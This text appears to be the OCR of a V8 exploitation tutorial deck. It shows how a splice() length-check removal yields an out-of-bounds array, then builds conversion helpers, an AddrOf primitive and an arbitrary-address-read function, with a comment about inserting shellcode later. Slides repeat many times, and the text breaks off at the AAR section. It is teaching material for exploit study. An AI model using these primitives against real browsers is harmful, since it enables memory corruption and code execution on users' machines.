
arr: , arr len: 0

05 OOB Trigger (2)

splice()

· array.splice(startIndex, deleteCount, item1, item2, ...)

```
// splice.js
let arr = [1.1, 2.2, 3.3];
print("result:", arr.splice(1));                    // result: 2.2,3.3
print("arr:",arr, ", arr len:", arr.length);        // arr: 1.1 , arr len: 1

print("result:", arr.splice(-1));                   // result: 1.1
print("arr:",arr, ", arr len:", arr.length);        // arr:  , arr len: 0
```



Trigger Point

· Removed array length validation logic


```
// v8/src/builtins/array-splice.tq
Max((len + relativeStart), 0);      // negative vs 0
Min(relativeStart, len);            // positive vs length
```

05 OOB Trigger (2)

splice()

· array.splice(startIndex, deleteCount, item1, item2, ...)

```
// splice.js
let arr = [1.1, 2.2, 3.3];
print("result:", arr.splice(1));                    // result: 2.2,3.3
print("arr:",arr, ", arr len:", arr.length);        // arr: 1.1 , arr len: 1

print("result:", arr.splice(-1));                   // result: 1.1
print("arr:",arr, ", arr len:", arr.length);        // arr:  , arr len: 0
```



Trigger Point

· Removed array length validation logic

```
// v8/src/builtins/array-splice.tq
~~Max~~((len + relativeStart), 0);      // negative vs 0
~~Min~~(relativeStart, len);            // positive vs length
```

Code Execution

Sandbox Escape

Memory Read/Write

Memory Corruption

Find V8 Bugs

- Manipulating Array Length for OOB

05 OOB Trigger (3)


splice()

· array.splice(startIndex, deleteCount, item1, item2, ...)

```
// splice.js
let arr = [1.1, 2.2, 3.3];
print("result:", arr.splice(1));                    // result: 2.2,3.3
print("arr:",arr, ", arr len:", arr.length);        // arr: 1.1 , arr len: 1

print("result:", arr.splice(-1));                   // result: 1.1
print("arr:",arr, ", arr len:", arr.length);        // arr:  , arr len: 0
```


value

index



arr.splice(-1)

arr: , arr len: 0



Trigger Point

· Removed array length validation logic

```
// v8/src/builtins/array-splice.tq
~~Max~~((len + relativeStart), 0);        // negative vs 0
~~Min~~(relativeStart, len);              // positive vs length
```

Length Manipulation

```
// splice_oob.js
let arr = [1.1, 2.2, 3.3];
print("arr length:", arr.length) // 3
print("arr[3]:", arr[3]) // undefined

arr.splice(-4);
print("arr length:", arr.length) // -1
print("arr[3]:", arr[3])  // sth value
```


Idx	element	value
0	arr[0]	1.1
1	arr[1]	2.2
2	arr[2]	3.3
3	arr[3]	sth value
...	...	...

05 OOB Trigger (3)

splice()

· array.splice(startIndex, deleteCount, item1, item2, ...)

```
// splice.js
let arr = [1.1, 2.2, 3.3];
print("result:", arr.splice(1));                    // result: 2.2,3.3
print("arr:",arr, ", arr len:", arr.length);        // arr: 1.1 , arr len: 1

print("result:", arr.splice(-1));                   // result: 1.1
print("arr:",arr, ", arr len:", arr.length);        // arr:  , arr len: 0
```



Trigger Point

· Removed array length validation logic

```
// v8/src/builtins/array-splice.tq
Max((len + relativeStart), 0);        // negative vs 0
Min(relativeStart, len);              // positive vs length
```

Length Manipulation

```
// uint.js
let int32Array = new Int32Array(1);
let uint32Array = new Uint32Array(1);
int32Array[0] = -1;
uint32Array[0] = -1;

print("int32:", int32Array[0]);          // -1
print("uint32:", uint32Array[0]);        // 4294967295
```

Find V8 Bugs

Memory Corruption

Memory Read/Write

- Getting Address of Object (AddrOf)
- Reading Arbitrary Address (AAR)
- Writing Arbitrary Address (AAW)

Sandbox Escape

Code Execution

06 Utility Function

Utility Function

```
// utility.js
var buf = new ArrayBuffer(8);
var f64_buf = new Float64Array(buf);
var u64_buf = new BigUint64Array(buf);

function FloatToInt(val){
    f64_buf[0]=val;
    return u64_buf[0];
}
function IntToFloat(val){
    u64_buf[0] = val;
    return f64_buf[0];
}
function DecToHex(val){
    return "0x" + val.toString(16);
}
function High32(x) {
    return (x >> 32n) & BigInt(0xffffffff);
}
function Low32(x) {
    return x & BigInt(0xffffffff);
}
```

Float -> Integer

Integer -> Float

Decimal -> Hex String

high 32 bits

low 32 bits

Helpful Tips!

06 Utility Function

Utility Function

```
// utility.js
var buf = new ArrayBuffer(8);
var f64_buf = new Float64Array(buf);
var u64_buf = new BigUint64Array(buf);

function FloatToInt(val){
    f64_buf[0]=val;
    return u64_buf[0];
}
function IntToFloat(val){
    u64_buf[0] = val;
    return f64_buf[0];
}
function DecToHex(val){
    return "0x" + val.toString(16);
}
function High32(x) {
    return (x >> 32n) & BigInt(0xffffffff);
}
function Low32(x) {
    return x & BigInt(0xffffffff);
}
```

Float -> Integer

Integer -> Float

Decimal -> Hex String

high 32 bits

low 32 bits

0x1122334455667788

06 Utility Function

Utility Function

```
// utility.js
var buf = new ArrayBuffer(8);
var f64_buf = new Float64Array(buf);
var u64_buf = new BigUint64Array(buf);

function FloatToInt(val){
    f64_buf[0]=val;
    return u64_buf[0];
}
function IntToFloat(val){
    u64_buf[0] = val;
    return f64_buf[0];
}
function DecToHex(val){
    return "0x" + val.toString(16);
}
function High32(x) {
    return (x >> 32n) & BigInt(0xffffffff);
}
function Low32(x) {
    return x & BigInt(0xffffffff);
}
```

Float -> Integer

Integer -> Float

Decimal -> Hex String

high 32 bits

low 32 bits

0x 11 223344 55667788

06 Utility Function

Utility Function

```
// utility.js
var buf = new ArrayBuffer(8);
var f64_buf = new Float64Array(buf);
var u64_buf = new BigUint64Array(buf);

function FloatToInt(val){
    f64_buf[0]=val;
    return u64_buf[0];
}
function IntToFloat(val){
    u64_buf[0] = val;
    return f64_buf[0];
}
function DecToHex(val){
    return "0x" + val.toString(16);
}
function High32(x) {
    return (x >> 32n) & BigInt(0xffffffff);
}
function Low32(x) {
    return x & BigInt(0xffffffff);
}
```

Float -> Integer

Integer -> Float

Decimal -> Hex String

high 32 bits

low 32 bits

0x11223344

0x _____55667788

06 Utility Function

Utility Function

```
// utility.js
var buf = new ArrayBuffer(8);
var f64_buf = new Float64Array(buf);
var u64_buf = new BigUint64Array(buf);

function FloatToInt(val){
    f64_buf[0]=val;
    return u64_buf[0];
}
function IntToFloat(val){
    u64_buf[0] = val;
    return f64_buf[0];
}
function DecToHex(val){
    return "0x" + val.toString(16);
}
function High32(x) {
    return (x >> 32n) & BigInt(0xffffffff);
}
function Low32(x) {
    return x & BigInt(0xffffffff);
}
```

Float -> Integer

Integer -> Float

Decimal -> Hex String

high 32 bits

low 32 bits

0x11223344

0x1122334455667788

06 Utility Function

Utility Function

```
// utility.js
var buf = new ArrayBuffer(8);
var f64_buf = new Float64Array(buf);
var u64_buf = new BigUint64Array(buf);

function FloatToInt(val){
    f64_buf[0]=val;
    return u64_buf[0];
}
function IntToFloat(val){
    u64_buf[0] = val;
    return f64_buf[0];
}
function DecToHex(val){
    return "0x" + val.toString(16);
}
function High32(x) {
    return (x >> 32n) & BigInt(0xffffffff);
}
function Low32(x) {
    return x & BigInt(0xffffffff);
}
```

Float -> Integer

Integer -> Float

Decimal -> Hex String

high 32 bits

low 32 bits

0x11223344

0x11223344_____

0x55667788

07 AddrOf (1)

AddrOf

· Reads the compressed pointer address of an arbitrary object


Example 5


```
// addrof.js
var oob = [1.1];            // create oob array
var find_addr = [{}];       // create find_addr array
oob.splice(-2);             // oob array get large length via splice vulnerability

%DebugPrint(oob);
%DebugPrint(find_addr);
while(1);
```

```
// DebugPrint Result of oob Array

DebugPrint: 0x3e430004a275: [JSArray]
- map: 0x3e430018f00d <Map[16](PACKED_DOUBLE_ELEMENTS)>
[FastProperties]
- prototype: 0x3e430018e93d <JSArray[0]>
- elements: 0x3e430004a265 <FixedDoubleArray[1]>
[PACKED_DOUBLE_ELEMENTS]
- length: -1
- properties: 0x3e43000006cd <FixedArray[0]>
…


// DebugPrint Result of find_addr Array

DebugPrint: 0x3e430004a2ad: [JSArray]
- map: 0x3e430018f08d <Map[16](PACKED_ELEMENTS)>
[FastProperties]
- prototype: 0x3e430018e93d <JSArray[0]>
- elements: 0x3e430004a285 <FixedArray[1]> [PACKED_ELEMENTS]
- length: 1
-  properties: 0x3e43000006cd <FixedArray[0]>
…
```

07 AddrOf (2)

Object Structure





size of one element in an array = 0x8 byte


Difference is 32 (0x20) (4 indices, oob[4])

07 AddrOf (3)

Example 6

```
// target_addrof.js
function FloatToInt(val){…}
function IntToFloat(val){…}
function DecToHex(val){…}
function High32(x){…}
function Low32(x){…}

function AddrOf(obj){
    find_addr[0] = obj;                          // find_addr[0] = target's pointer
    return FloatToInt(oob[4]) & 0xffffffffn;     // return target's addr
}

var oob = [1.1];
var find_addr = [{}];
oob.splice(-2);

var target = [1.1];                              // we will insert shellcode in it later.
print(DecToHex(AddrOf(target)));                 // print target's addr

%DebugPrint(target);                             // check via DebugPrint
```

Results





```
0x4adcd
DebugPrint: 1be70004adcd: [JSTypedArray]
- map: 0x1be70018efb1 <Map[16] …
- prototype: 0X1BE70018E925 <JSArray[0]>
- elements: 0x1be70004adbd <FixedDoubleArray[1] …
…
```

07 AddrOf (3)

Example 6

```
// target_addrof.js
function FloatToInt(val){…}
function IntToFloat(val){…}
function DecToHex(val){…}
function High32(x){…}
function Low32(x){…}

function AddrOf(obj){
    find_addr[0] = obj;                          // find_addr[0] = target's pointer
    return FloatToInt(oob[4]) & 0xffffffffn;     // return target's addr
}

var oob = [1.1];
var find_addr = [{}];
oob.splice(-2);

var target = [1.1];                              // we will insert shellcode in it later.
print(DecToHex(AddrOf(target)));                 // print target's addr

%DebugPrint(target);                             // check via DebugPrint
```

Results





```
0x4adcd
DebugPrint: 1be70004adcd: [JSTypedArray]
- map: 0x1be70018efb1 <Map[16] …
- prototype: 0X1BE70018E925 <JSArray[0]>
- elements: 0x1be70004adbd <FixedDoubleArray[1] …
…
```

07 AddrOf (3)

Example 6

```
// target_addrof.js
function FloatToInt(val){…}
function IntToFloat(val){…}
function DecToHex(val){…}
function High32(x){…}
function Low32(x){…}

function AddrOf(obj){
    find_addr[0] = obj;                          // find_addr[0] = target's pointer
    return FloatToInt(oob[4]) & 0xffffffffn;     // return target's addr
}

var oob = [1.1];
var find_addr = [{}];
oob.splice(-2);

var target = [1.1];                              // we will insert shellcode in it later.
print(DecToHex(AddrOf(target)));                 // print target's addr

%DebugPrint(target);                             // check via DebugPrint
```

Results





```
0x4adcd
DebugPrint: 1be70004adcd: [JSTypedArray]
- map: 0x1be70018efb1 <Map[16] …
- prototype: 0X1BE70018E925 <JSArray[0]>
- elements: 0x1be70004adbd <FixedDoubleArray[1] …
…
```

07 AddrOf (3)

Example 6

```
// target_addrof.js
function FloatToInt(val){…}
function IntToFloat(val){…}
function DecToHex(val){…}
function High32(x){…}
function Low32(x){…}

function AddrOf(obj){
    find_addr[0] = obj;                          // find_addr[0] = target's pointer
    return FloatToInt(oob[4]) & 0xffffffffn;     // return target's addr
}

var oob = [1.1];
var find_addr = [{}];
oob.splice(-2);

var target = [1.1];                              // we will insert shellcode in it later.
print(DecToHex(AddrOf(target)));                 // print target's addr

%DebugPrint(target);                             // check via DebugPrint
```

Results





```
0x4adcd
DebugPrint: 1be70004adcd: [JSTypedArray]
- map: 0x1be70018efb1 <Map[16] …
- prototype: 0X1BE70018E925 <JSArray[0]>
- elements: 0x1be70004adbd <FixedDoubleArray[1] …
…
```

07 AddrOf (3)

Example 6

```
// target_addrof.js
function FloatToInt(val){…}
function IntToFloat(val){…}
function DecToHex(val){…}
function High32(x){…}
function Low32(x){…}

function AddrOf(obj){
    find_addr[0] = obj;                          // find_addr[0] = target's pointer
    return FloatToInt(oob[4]) & 0xffffffffn;     // return target's addr
}

var oob = [1.1];
var find_addr = [{}];
oob.splice(-2);

var target = [1.1];                              // we will insert shellcode in it later.
print(DecToHex(AddrOf(target)));                 // print target's addr

%DebugPrint(target);                             // check via DebugPrint
```

Results





```
0x4adcd
DebugPrint: 1be70004adcd: [JSTypedArray]
- map: 0x1be70018efb1 <Map[16] …
- prototype: 0X1BE70018E925 <JSArray[0]>
- elements: 0x1be70004adbd <FixedDoubleArray[1] …
…
```

07 AddrOf (3)

Example 6

```
// target_addrof.js
function FloatToInt(val){…}
function IntToFloat(val){…}
function DecToHex(val){…}
function High32(x){…}
function Low32(x){…}

function AddrOf(obj){
    find_addr[0] = obj;                          // find_addr[0] = target's pointer
    return FloatToInt(oob[4]) & 0xffffffffn;     // return target's addr
}

var oob = [1.1];
var find_addr = [{}];
oob.splice(-2);

var target = [1.1];                              // we will insert shellcode in it later.
print(DecToHex(AddrOf(target)));                 // print target's addr

%DebugPrint(target);                             // check via DebugPrint
```

Results





```
0x4adcd
DebugPrint: 1be70004adcd: [JSTypedArray]
- map: 0x1be70018efb1 <Map[16] …
- prototype: 0X1BE70018E925 <JSArray[0]>
- elements: 0x1be70004adbd <FixedDoubleArray[1] …
…
```

07 AddrOf (3)

Example 6

```
// target_addrof.js
function FloatToInt(val){…}
function IntToFloat(val){…}
function DecToHex(val){…}
function High32(x){…}
function Low32(x){…}

function AddrOf(obj){
    find_addr[0] = obj;                          // find_addr[0] = target's pointer
    return FloatToInt(oob[4]) & 0xffffffffn;     // return target's addr
}

var oob = [1.1];
var find_addr = [{}];
oob.splice(-2);

var target = [1.1];                              // we will insert shellcode in it later.
print(DecToHex(AddrOf(target)));                 // print target's addr

%DebugPrint(target);                             // check via DebugPrint
```

Results




```
0x4adcd
DebugPrint: 1be70004adcd: [JSTypedArray]
- map: 0x1be70018efb1 <Map[16] …
- prototype: 0X1BE70018E925 <JSArray[0]>
- elements: 0x1be70004adbd <FixedDoubleArray[1] …
…
```

08 AAR (Arbitrary Address Read)

AAR


· Reads a Arbitrary Address.

```
function AAR(addr){
    let index = (addr - oob_data_addr) / 8n;

    if ((addr - oob_data_addr) % 8n)
        return High32(FloatToInt(oob[index])) +
                (Low32(FloatToInt(oob[index+1n]))<< 32n);
    else
        return FloatToInt(oob[index]);
}
```

Heap memory

oob[index]	4	4	5	5	6	6	7	7	0	0	1	1	2	2	3	3
oob[index+1]	c	c	d	d	e	e	f	f	8	8	9	9	a	a	b	b

AAR Structure



08 AAR (Arbitrary Address Read)

AAR


· Reads a Arbitrary Address.

```
function AAR(addr){
    let index = (addr - oob_data_addr) / 8n;

    if ((addr - oob_data_addr) % 8n)
        return High32(FloatToInt(oob[index])) +
                (Low32(FloatToInt(oob[index+1n]))<< 32n);
    else
        return FloatToInt(oob[index]);
}
```

Heap memory

oob[index]	4	4	5	5	6	6	7	7	0	0	1	1	2	2	3	3
oob[index+1]	c	c	d	d	e	e	f	f	8	8	9	9	a	a	b	b

AAR Structure



08 AAR (Arbitrary Address Read)

AAR


· Reads a Arbitrary Address.

```
function AAR(addr){
    let index = (addr - oob_data_addr) / 8n;

    if ((addr - oob_data_addr) % 8n)
        return High32(FloatToInt(oob[index])) +
                (Low32(FloatToInt(oob[index+1n]))<< 32n);
    else
        return FloatToInt(oob[index]);
}
```

Heap memory

oob[index]	4	4	5	5	6	6	7	7	0	0	1	1	2	2	3	3
oob[index+1]	c	c	d	d	e	e	f	f	8	8	9	9	a	a	b	b

AAR Structure



08 AAR (Arbitrary Address Read)

AAR

